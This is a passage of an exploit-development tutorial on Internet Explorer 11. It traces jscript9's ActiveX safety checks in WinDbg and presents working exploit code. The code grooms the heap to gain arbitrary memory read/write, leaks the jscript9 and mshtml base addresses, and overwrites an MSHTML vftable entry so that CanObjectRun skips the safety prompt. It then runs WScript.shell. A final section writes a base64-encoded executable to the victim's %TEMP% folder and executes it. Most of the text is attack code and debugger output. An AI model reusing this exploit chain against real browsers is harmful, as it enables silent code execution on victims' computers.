04eebee8 8bf2           mov     esi,edx
04eebeea 8975dc         mov     dword ptr [ebp-24h],esi
04eebeed 8945cc         mov     dword ptr [ebp-34h],eax
04eebef0 897dd0         mov     dword ptr [ebp-30h],edi
04eebef3 8945d4         mov     dword ptr [ebp-2Ch],eax
04eebef6 8945d8         mov     dword ptr [ebp-28h],eax
04eebef9 8945e8         mov     dword ptr [ebp-18h],eax
04eebefc 85ff           test    edi,edi
04eebefe 0f85e26a1600    jne     jscript9!memset+0xf390 (050529e6)
04eebf04 8b4604         mov     eax,dword ptr [esi+4]
04eebf07 e8d5000000      call    jscript9!ScriptEngine::InSafeMode (04eebfe1)
```

```
04eebf0c 85c0           test    eax,eax
04eebf0e 8d45ec         lea     eax,[ebp-14h]
04eebf11 50             push    eax
04eebf12 51             push    ecx
04eebf13 0f84d86a1600    je      jscript9!memset+0xf39b (050529f1)
04eebf19 ff1508400905    call    dword ptr [jscript9!_imp__CLSIDFromProgID (05094008)]
04eebf1f 85c0           test    eax,eax
04eebf21 0f88e867fcff    js      jscript9!ScriptSite::CreateObjectFromProgID+0xf6 (04eb270f)
04eebf27 8d45ec         lea     eax,[ebp-14h]
04eebf2a 50             push    eax
04eebf2b 8b4604         mov     eax,dword ptr [esi+4]
04eebf2e e8e2030000      call    jscript9!ScriptEngine::CanCreateObject (04eec315)   <-----------------------
04eebf33 85c0           test    eax,eax
04eebf35 0f84d467fcff    je      jscript9!ScriptSite::CreateObjectFromProgID+0xf6 (04eb270f)
```


If we keep stepping through the code, we get to jscript9!ScriptEngine::CanCreateObject. This function also looks interesting. For now, let's note that it returns 1 (i.e. EAX = 1) in this case. We continue to step through the code:

```
04eebf3b 6a05           push    5
04eebf3d 58             pop     eax
04eebf3e 85ff           test    edi,edi
04eebf40 0f85b66a1600    jne     jscript9!memset+0xf3a6 (050529fc)
04eebf46 8d4de4         lea     ecx,[ebp-1Ch]
04eebf49 51             push    ecx
04eebf4a 68ac0fec04      push    offset jscript9!IID_IClassFactory (04ec0fac)
04eebf4f ff75e8         push    dword ptr [ebp-18h]
04eebf52 50             push    eax
04eebf53 8d45ec         lea     eax,[ebp-14h]
04eebf56 50             push    eax
04eebf57 ff1504400905    call    dword ptr [jscript9!_imp__CoGetClassObject (05094004)]
04eebf5d 85c0           test    eax,eax
04eebf5f 0f88aa67fcff    js      jscript9!ScriptSite::CreateObjectFromProgID+0xf6 (04eb270f)
04eebf65 8b45e4         mov     eax,dword ptr [ebp-1Ch]
```

```
04eebf68 8b08            mov     ecx,dword ptr [eax]
04eebf6a 8d55e0          lea     edx,[ebp-20h]
04eebf6d 52              push    edx
04eebf6e 68ccbfee04      push    offset jscript9!IID_IClassFactoryEx (04eebfcc)
04eebf73 50              push    eax
04eebf74 ff11            call    dword ptr [ecx]      ds:002b:040725f8={wshom!CClassFactory::QueryInterface (04080554)}
04eebf76 85c0            test    eax,eax
04eebf78 8b45e4          mov     eax,dword ptr [ebp-1Ch]
04eebf7b 8b08            mov     ecx,dword ptr [eax]
04eebf7d 0f89a76a1600    jns     jscript9!memset+0xf3d4 (05052a2a)
04eebf83 53              push    ebx
04eebf84 681c13e104      push    offset jscript9!IID_IUnknown (04e1131c)
04eebf89 6a00            push    0
04eebf8b 50              push    eax
04eebf8c ff510c          call    dword ptr [ecx+0Ch]  ds:002b:04072604={wshom!CClassFactory::CreateInstance (04080613)}
04eebf8f 8bf0            mov     esi,eax
04eebf91 8b45e4          mov     eax,dword ptr [ebp-1Ch]
04eebf94 8b08            mov     ecx,dword ptr [eax]
04eebf96 50              push    eax
04eebf97 ff5108          call    dword ptr [ecx+8]    ds:002b:04072600={wshom!CClassFactory::Release (04080909)}
04eebf9a 85f6            test    esi,esi
04eebf9c 7818            js      jscript9!ScriptSite::CreateObjectFromProgID+0xe3 (04eebfb6)
04eebf9e 8b4ddc          mov     ecx,dword ptr [ebp-24h]
04eebfa1 ff33            push    dword ptr [ebx]
04eebfa3 8b4904          mov     ecx,dword ptr [ecx+4]
04eebfa6 8d55ec          lea     edx,[ebp-14h]
04eebfa9 e807010000      call    jscript9!ScriptEngine::CanObjectRun (04eec0b5)   <---------------------
04eebfae 85c0            test    eax,eax
04eebfb0 0f8467a90800    je      jscript9!ScriptSite::CreateObjectFromProgID+0xfd (04f7691d)   <---------------
04eebfb6 8b4dfc          mov     ecx,dword ptr [ebp-4]
04eebfb9 5f              pop     edi
04eebfba 8bc6            mov     eax,esi
```

```
04eebfbc 5e              pop     esi
04eebfbd 33cd            xor     ecx,ebp
04eebfbf 5b              pop     ebx
04eebfc0 e87953f2ff      call    jscript9!__security_check_cookie (04e1133e)
04eebfc5 c9              leave
04eebfc6 c20800          ret     8
```

Finally, we get to jscript9!ScriptEngine::CanObjectRun. When we step over it, the familiar dialog box pops up:



Let's click on Yes and go back in WinDbg. We can see that CanObjectRun returned 1 (i.e EAX = 1). This means that the je at 04eebfb0 is not taken and CreateObjectFromProgID returns. We can see that the calculator pops up.

Now let's put a breakpoint right at 04eebfae, reload the page in IE and let's see what happens if we click on No when the dialog box appears. Now EAX is 0 and je is taken. If we resume the execution, we can see that the calculator doesn't pop up this time.

So, if we want to bypass the dialog box, we must force CanObjectRun to return true (i.e. EAX != 0). Unfortunately, we can't modify the code because it resides on *read-only pages*. We'll need to think of something else.

Let's put a breakpoint on jscript9!ScriptEngine::CanObjectRun and reload the page in IE. This time, we're stepping inside CanObjectRun:

```
jscript9!ScriptEngine::CanObjectRun:
04eec0b5 8bff            mov     edi,edi
04eec0b7 55              push    ebp
04eec0b8 8bec            mov     ebp,esp
04eec0ba 83ec48          sub     esp,48h
04eec0bd a144630a05      mov     eax,dword ptr [jscript9!__security_cookie (050a6344)]
```

```
04eec0c2 33c5           xor     eax,ebp
04eec0c4 8945f8          mov     dword ptr [ebp-8],eax
04eec0c7 53             push    ebx
04eec0c8 8b5d08          mov     ebx,dword ptr [ebp+8]
04eec0cb 56             push    esi
04eec0cc 57             push    edi
04eec0cd 8bf9           mov     edi,ecx
04eec0cf 8bf2           mov     esi,edx
04eec0d1 8bc7           mov     eax,edi
04eec0d3 8975cc          mov     dword ptr [ebp-34h],esi
04eec0d6 e806ffffff      call    jscript9!ScriptEngine::InSafeMode (04eebfe1)
04eec0db 85c0           test    eax,eax
04eec0dd 0f844e581600    je      jscript9!memset+0xe3b4 (05051931)
04eec0e3 f687e401000008  test    byte ptr [edi+1E4h],8
04eec0ea 0f8450581600    je      jscript9!memset+0xe3c3 (05051940)
04eec0f0 8d45bc          lea     eax,[ebp-44h]
04eec0f3 50             push    eax
04eec0f4 e87a020000      call    jscript9!ScriptEngine::GetSiteHostSecurityManagerNoRef (04eec373)
04eec0f9 85c0           test    eax,eax
04eec0fb 0f8838581600    js      jscript9!memset+0xe3bc (05051939)
04eec101 8b45bc          mov     eax,dword ptr [ebp-44h]
04eec104 8d7dd0          lea     edi,[ebp-30h]
04eec107 a5             movs    dword ptr es:[edi],dword ptr [esi]
04eec108 a5             movs    dword ptr es:[edi],dword ptr [esi]
04eec109 a5             movs    dword ptr es:[edi],dword ptr [esi]
04eec10a a5             movs    dword ptr es:[edi],dword ptr [esi]
04eec10b 895de0          mov     dword ptr [ebp-20h],ebx
04eec10e 33db           xor     ebx,ebx
04eec110 53             push    ebx
04eec111 6a18           push    18h
04eec113 8d55d0          lea     edx,[ebp-30h]
04eec116 52             push    edx
```

```
04eec117 8d55cc         lea     edx,[ebp-34h]
04eec11a 52             push    edx
04eec11b 8d55c0         lea     edx,[ebp-40h]
04eec11e 52             push    edx
04eec11f 6868c1ee04     push    offset jscript9!GUID_CUSTOM_CONFIRMOBJECTSAFETY (04eec168)
04eec124 895de4         mov     dword ptr [ebp-1Ch],ebx
04eec127 8b08           mov     ecx,dword ptr [eax]
04eec129 50             push    eax
04eec12a ff5114         call    dword ptr [ecx+14h]  ds:002b:6ed255f4={MSHTML!TearoffThunk5 (6e1dafe5)}   <--------------------------
04eec12d 85c0           test    eax,eax
04eec12f 0f8804581600   js      jscript9!memset+0xe3bc (05051939)
04eec135 8b45c0         mov     eax,dword ptr [ebp-40h]
04eec138 6a03           push    3
```

When we step over the call at 04eec12a, the familiar dialog box pops up. Let's keep stepping:

```
04eec13a 5b             pop     ebx
04eec13b 85c0           test    eax,eax
04eec13d 740f           je      jscript9!ScriptEngine::CanObjectRun+0x99 (04eec14e)
04eec13f 837dcc04       cmp     dword ptr [ebp-34h],4
04eec143 7202           jb      jscript9!ScriptEngine::CanObjectRun+0x92 (04eec147)
04eec145 8b18           mov     ebx,dword ptr [eax]
04eec147 50             push    eax
04eec148 ff151c400905   call    dword ptr [jscript9!_imp__CoTaskMemFree (0509401c)]
04eec14e 6a00           push    0
04eec150 f6c30f         test    bl,0Fh
04eec153 58             pop     eax
04eec154 0f94c0         sete    al
04eec157 8b4df8         mov     ecx,dword ptr [ebp-8]
04eec15a 5f             pop     edi
04eec15b 5e             pop     esi
04eec15c 33cd           xor     ecx,ebp
04eec15e 5b             pop     ebx
```

```
04eec15f e8da51f2ff      call    jscript9!__security_check_cookie (04e1133e)
04eec164 c9              leave
04eec165 c20400          ret     4
```

Finally, CanObjectRun returns.

Let’s look again at the following three lines of code:

```
04eec127 8b08            mov     ecx,dword ptr [eax]      ; ecx = vftable pointer
04eec129 50              push    eax
04eec12a ff5114          call    dword ptr [ecx+14h]  ds:002b:6ed255f4={MSHTML!TearoffThunk5 (6e1dafe5)}
```

It’s pretty clear that the first line reads the vftable pointer from the first dword of the object pointed to by eax and that, finally, the third instruction calls the 6th virtual function (offset 14h) in the vftable. Since all vftables are located at fixed RVAs, we can locate and modify this vftable so that we can call whetever code we want.

Right before the call at 04eec12a, eax is clearly non zero, so, if we were to return immediately from CanObjectRun, CanObjectRun would return true. What happens if we overwrite the 6th pointer of the vftable with the value 04eec164?

What happens is that the call at 04eec127 will call the epilog of CanObjectRun so CanObjectRun will end and return true. Everything works correctly because, even if the call at 04eec127 push a ret eip on the stack, the epilog of CanObjectRun will restore esp to the correct value. Remember that leave is equivalent to the following two instructions:

```
mov   esp, ebp
pop   ebp
```

Let’s put a breakpoint at 04eec12a, reload the page in IE and, when the breakpoint is triggered, examine the vftable:

```
0:007> ln ecx
(6ed255e0)   MSHTML!s_apfnPlainTearoffVtable   |  (6ed25ce8)   MSHTML!s_apfnEmbeddedDocTearoffVtable
Exact matches:
    MSHTML!s_apfnPlainTearoffVtable = <no type information>
0:007> dds ecx
6ed255e0  6e162681 MSHTML!PlainQueryInterface
6ed255e4  6e1625a1 MSHTML!CAPProcessor::AddRef
6ed255e8  6e13609d MSHTML!PlainRelease
6ed255ec  6e128eb5 MSHTML!TearoffThunk3
```

```
6ed255f0  6e30604a MSHTML!TearoffThunk4
6ed255f4  6e1dafe5 MSHTML!TearoffThunk5    <----------- we want to overwrite this
6ed255f8  6e1d9a77 MSHTML!TearoffThunk6
6ed255fc  6e2b1a73 MSHTML!TearoffThunk7
6ed25600  6e1d770c MSHTML!TearoffThunk8
6ed25604  6e1db22c MSHTML!TearoffThunk9
6ed25608  6e1db1e3 MSHTML!TearoffThunk10
6ed2560c  6e307db5 MSHTML!TearoffThunk11
6ed25610  6e1db2b8 MSHTML!TearoffThunk12
6ed25614  6e3e2a3d MSHTML!TearoffThunk13
6ed25618  6e2f2719 MSHTML!TearoffThunk14
6ed2561c  6e304879 MSHTML!TearoffThunk15
6ed25620  6e1db637 MSHTML!TearoffThunk16
6ed25624  6e1e1bf3 MSHTML!TearoffThunk17
6ed25628  6e1d9649 MSHTML!TearoffThunk18
6ed2562c  6e558422 MSHTML!TearoffThunk19
6ed25630  6e63bc4a MSHTML!TearoffThunk20
6ed25634  6e1e16d9 MSHTML!TearoffThunk21
6ed25638  6e397b23 MSHTML!TearoffThunk22
6ed2563c  6e2c2734 MSHTML!TearoffThunk23
6ed25640  6e3975ed MSHTML!TearoffThunk24
6ed25644  6e5728c5 MSHTML!TearoffThunk25
6ed25648  6e475a7d MSHTML!TearoffThunk26
6ed2564c  6e456310 MSHTML!TearoffThunk27
6ed25650  6e46ff2d MSHTML!TearoffThunk28
6ed25654  6e45a803 MSHTML!TearoffThunk29
6ed25658  6e47d81a MSHTML!TearoffThunk30
6ed2565c  6e2d3f19 MSHTML!TearoffThunk31
```

Determining the RVA of the vftable is quite easy:

```
0:007> ? MSHTML!s_apfnPlainTearoffVtable-mshtml
Evaluate expression: 12932576 = 00c555e0
```

Now let's find the RVA of the epilog at 04eec164:

```
0:007> !address 04eec164



Mapping file section regions...
Mapping module regions...
Mapping PEB regions...
Mapping TEB and stack regions...
Mapping heap regions...
Mapping page heap regions...
Mapping other regions...
Mapping stack trace database regions...
Mapping activation context regions...



Usage:                  Image
Base Address:           04e11000
End Address:            05094000
Region Size:            00283000
State:                  00001000  MEM_COMMIT
Protect:                00000020  PAGE_EXECUTE_READ
Type:                   01000000  MEM_IMAGE
Allocation Base:        04e10000
Allocation Protect:     00000080  PAGE_EXECUTE_WRITECOPY
Image Path:             C:\Windows\SysWOW64\jscript9.dll
Module Name:            jscript9      <---------------------------------------------
Loaded Image Name:      C:\Windows\SysWOW64\jscript9.dll
Mapped Image Name:
More info:              lmv m jscript9
More info:              !lmi jscript9
More info:              ln 0x4eec164
More info:              !dh 0x4e10000
```

```
0:007> ? 04eec164-jscript9
Evaluate expression: 901476 = 000dc164
```

So the vftable is at mshtml + 0xc555e0 and we need to overwrite the dword at mshtml + 0xc555e0 + 0x14 with the value jscript9 + 0xdc164. Let's see the javascript code to do this:

JavaScript

```javascript
  // We want to overwrite mshtml+0xc555e0+0x14 with jscript9+0xdc164 where:
  //   * mshtml+0xc555e0 is the address of the vftable we want to modify;
  //   * jscript9+0xdc164 points to the code "leave / ret 4".
  // As a result, jscript9!ScriptEngine::CanObjectRun returns true.

  var old = read(mshtml+0xc555e0+0x14);
  write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God mode on!

  shell = new ActiveXObject("WScript.shell");
  shell.Exec('calc.exe');

  write(mshtml+0xc555e0+0x14, old);      // God mode off!
```

Note that the code restores the vftable as soon as possible (God mode off!) because the altered vftable would lead to a crash in the long run.

Here's the full code:

XHTML

```html
<html>
<head>
<script language="javascript">
  (function() {
    alert("Starting!");

    //-----------------------------------------------------
    // From one-byte-write to full process space read/write
    //-----------------------------------------------------
    a = new Array();
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
    // .
    // .
    // 8-byte header | 0x58-byte LargeHeapBlock
    // 8-byte header | 0x58-byte ArrayBuffer (buf)
    // 8-byte header | 0x58-byte LargeHeapBlock
    // .
```

```
// .
// .
for (i = 0; i < 0x200; ++i) {
  a[i] = new Array(0x3c00);
  if (i == 0x80)
    buf = new ArrayBuffer(0x58);      // must be exactly 0x58!
  for (j = 0; j < a[i].length; ++j)
    a[i][j] = 0x123;
}

//    0x0:  ArrayDataHead
//   0x20:  array[0] address
//   0x24:  array[1] address
//   ...
// 0xf000:  Int32Array
// 0xf030:  Int32Array
//   ...
// 0xffc0:  Int32Array
// 0xfff0:  align data
for (; i < 0x200 + 0x400; ++i) {
  a[i] = new Array(0x3bf8)
  for (j = 0; j < 0x55; ++j)
    a[i][j] = new Int32Array(buf)
}

//            vftptr
// 0c0af000: 70583b60 031c98a0 00000000 00000003 00000004 00000000 20000016 08ce0020
// 0c0af020: 03133de0                                              array_len buf_addr
//          jsArrayBuf
alert("Set byte at 0c0af01b to 0x20");

// Now let's find the Int32Array whose length we modified.
int32array = 0;
for (i = 0x200; i < 0x200 + 0x400; ++i) {
  for (j = 0; j < 0x55; ++j) {
    if (a[i][j].length != 0x58/4) {
      int32array = a[i][j];
      break;
    }
  }
  if (int32array != 0)
    break;
}

if (int32array == 0) {
  alert("Can't find int32array!");
  window.location.reload();
  return;
}
// This is just an example.
// The buffer of int32array starts at 03c1f178 and is 0x58 bytes.
// The next LargeHeapBlock, preceded by 8 bytes of header, starts at 03c1f1d8.
// The value in parentheses, at 03c1f178+0x60+0x24, points to the following
// LargeHeapBlock.
//
```

```
// 03c1f178: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f198: 00000000 00000000 00000000 00000000 00000000 00000000 00000000 00000000
// 03c1f1b8: 00000000 00000000 00000000 00000000 00000000 00000000 014829e8 8c000000
// 03c1f1d8: 70796e18 00000003 08100000 00000010 00000001 00000000 00000004 0810f020
// 03c1f1f8: 08110000(03c1f238)00000000 00000001 00000001 00000000 03c15b40 08100000
// 03c1f218: 00000000 00000000 00000000 00000004 00000001 00000000 01482994 8c000000
// 03c1f238: ...

// We check that the structure above is correct (we check the first LargeHeapBlocks).
// 70796e18 = jscript9!LargeHeapBlock::`vftable' = jscript9 + 0x6e18
var vftptr1 = int32array[0x60/4],
    vftptr2 = int32array[0x60*2/4],
    vftptr3 = int32array[0x60*3/4],
    nextPtr1 = int32array[(0x60+0x24)/4],
    nextPtr2 = int32array[(0x60*2+0x24)/4],
    nextPtr3 = int32array[(0x60*3+0x24)/4];
if (vftptr1 & 0xffff != 0x6e18 || vftptr1 != vftptr2 || vftptr2 != vftptr3 ||
    nextPtr2 - nextPtr1 != 0x60 || nextPtr3 - nextPtr2 != 0x60) {
  alert("Error!");
  window.location.reload();
  return;
}

buf_addr = nextPtr1 - 0x60*2;

// Now we modify int32array again to gain full address space read/write access.
if (int32array[(0x0c0af000+0x1c - buf_addr)/4] != buf_addr) {
  alert("Error!");
  window.location.reload();
  return;
}
int32array[(0x0c0af000+0x18 - buf_addr)/4] = 0x20000000;        // new length
int32array[(0x0c0af000+0x1c - buf_addr)/4] = 0;                 // new buffer address
function read(address) {
  var k = address & 3;
  if (k == 0) {
    // ####
    return int32array[address/4];
  }
  else {
    alert("to debug");
    // .### #... or ..## ##.. or ...# ###.
    return (int32array[(address-k)/4] >> k*8) |
           (int32array[(address-k+4)/4] << (32 - k*8));
  }
}

function write(address, value) {
  var k = address & 3;
  if (k == 0) {
    // ####
    int32array[address/4] = value;
  }
  else {
    // .### #... or ..## ##.. or ...# ###.
```

```
      alert("to debug");
      var low = int32array[(address-k)/4];
      var high = int32array[(address-k+4)/4];
      var mask = (1 << k*8) - 1;  // 0xff or 0xffff or 0xffffff
      low = (low & mask) | (value << k*8);
      high = (high & (0xffffffff - mask)) | (value >> (32 - k*8));
      int32array[(address-k)/4] = low;
      int32array[(address-k+4)/4] = high;
    }
  }

  //---------
  // God mode
  //---------

  // At 0c0af000 we can read the vfptr of an Int32Array:
  //   jscript9!Js::TypedArray<int>::`vftable' @ jscript9+3b60
  jscript9 = read(0x0c0af000) - 0x3b60;

  // Now we need to determine the base address of MSHTML. We can create an HTML
  // object and write its reference to the address 0x0c0af000-4 which corresponds
  // to the last element of one of our arrays.
  // Let's find the array at 0x0c0af000-4.

  for (i = 0x200; i < 0x200 + 0x400; ++i)
    a[i][0x3bf7] = 0;

  // We write 3 in the last position of one of our arrays. IE encodes the number x
  // as 2*x+1 so that it can tell addresses (dword aligned) and numbers apart.
  // Either we use an odd number or a valid address otherwise IE will crash in the
  // following for loop.
  write(0x0c0af000-4, 3);
  leakArray = 0;
  for (i = 0x200; i < 0x200 + 0x400; ++i) {
    if (a[i][0x3bf7] != 0) {
      leakArray = a[i];
      break;
    }
  }
  if (leakArray == 0) {
    alert("Can't find leakArray!");
    window.location.reload();
    return;
  }

  function get_addr(obj) {
    leakArray[0x3bf7] = obj;
    return read(0x0c0af000-4, obj);
  }

  // Back to determining the base address of MSHTML...
  // Here's the beginning of the element div:
  //      +----- jscript9!Projection::ArrayObjectInstance::`vftable'
  //      v
  //   70792248 0c012b40 00000000 00000003
```

```
    //   73b38b9a 00000000 00574230 00000000
    //      ^
    //      +---- MSHTML!CBaseTypeOperations::CBaseFinalizer = mshtml + 0x58b9a
    var addr = get_addr(document.createElement("div"));
    mshtml = read(addr + 0x10) - 0x58b9a;

    // We want to overwrite mshtml+0xc555e0+0x14 with jscript9+0xdc164 where:
    //   * mshtml+0xc555e0 is the address of the vftable we want to modify;
    //   * jscript9+0xdc164 points to the code "leave / ret 4".
    // As a result, jscript9!ScriptEngine::CanObjectRun returns true.

    var old = read(mshtml+0xc555e0+0x14);
    write(mshtml+0xc555e0+0x14, jscript9+0xdc164);      // God mode on!

    shell = new ActiveXObject("WScript.shell");
    shell.Exec('calc.exe');

    write(mshtml+0xc555e0+0x14, old);      // God mode off!

    alert("All done!");
  })();

</script>
</head>
<body>
</body>
</html>
```

Open it in IE and, when the alert box tells you, go in WinDbg and set the byte at 0c0af01b to 0x20 or the dword at 0c0af018 to 0x20000000. Then close the alert box and the calculator should pop up. If there is an error (it may happen, as we already saw), don't worry and repeat the process.

Running arbitrary code

We saw how to run an executable present on the victim's computer. Now let's see how we can execute arbitrary code. The trick is to create an .exe file and then execute it. This is the code to do just that:

XHTML

```
<html>
<head>
<script language="javascript">
  // content of exe file encoded in base64.
  runcalc = ... put base64 encoded exe here ...

  function createExe(fname, data) {
    var tStream = new ActiveXObject("ADODB.Stream");
    var bStream = new ActiveXObject("ADODB.Stream");

    tStream.Type = 2;       // text
    bStream.Type = 1;       // binary
    tStream.Open();
    bStream.Open();
```

```
    tStream.WriteText(data);
    tStream.Position = 2;       // skips the first 2 bytes in the tStream (what are they?)
    tStream.CopyTo(bStream);
    bStream.SaveToFile(fname, 2);       // 2 = overwrites file if it already exists
    tStream.Close();
    bStream.Close();
  }
  function decode(b64Data) {
    var data = window.atob(b64Data);

    // Now data is like
    //   11 00 12 00 45 00 50 00 ...
    // rather than like
    //   11 12 45 50 ...
    // Let's fix this!
    var arr = new Array();
    for (var i = 0; i < data.length / 2; ++i) {
      var low = data.charCodeAt(i*2);
      var high = data.charCodeAt(i*2 + 1);
      arr.push(String.fromCharCode(low + high * 0x100));
    }
    return arr.join('');
  }

  shell = new ActiveXObject("WScript.shell");
  fname = shell.ExpandEnvironmentStrings("%TEMP%\\runcalc.exe");
  createExe(fname, decode(runcalc));
  shell.Exec(fname);
</script>
</head>
<body>
</body>
</html>
```

I won't explain the details of how this code works because I don't think that's very interesting.

First of all, let's create a little application which open the calculator. In real life, we'd code something more interesting and useful, of course, but that's enough for a demonstration.

Create a C/C++ Win32 Project in Visual Studio 2013 with the following code:

C++

```
#include "windows.h"

int CALLBACK WinMain(
    _In_  HINSTANCE hInstance,
    _In_  HINSTANCE hPrevInstance,
    _In_  LPSTR lpCmdLine,
    _In_  int nCmdShow) {
    WinExec("calc.exe", SW_SHOW);
    return 0;
}
```

Change the project properties as follows:

- [Release]
  - Configuration Properties
    - C/C++
      - Code Generation
        - Runtime Library: Multi-threaded (/MT)

This will make sure that the runtime library is statically linked (we want the exe file to be *standalone*). Build the Release version and you should have a 68-KB file. Mine is named runcalc.exe.

Now encode runcalc.exe in base64 with a little Python script:

Python

```
import base64

with open(r'c:\runcalc.exe', 'rb') as f:
  print(base64.b64encode(f.read()))
```


Now copy and paste the encoded data into the javascript code above so that you have

JavaScript

```
runcalc = 'TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAA <snipped> AAAAAAAAAAAAAAAAAA';
```

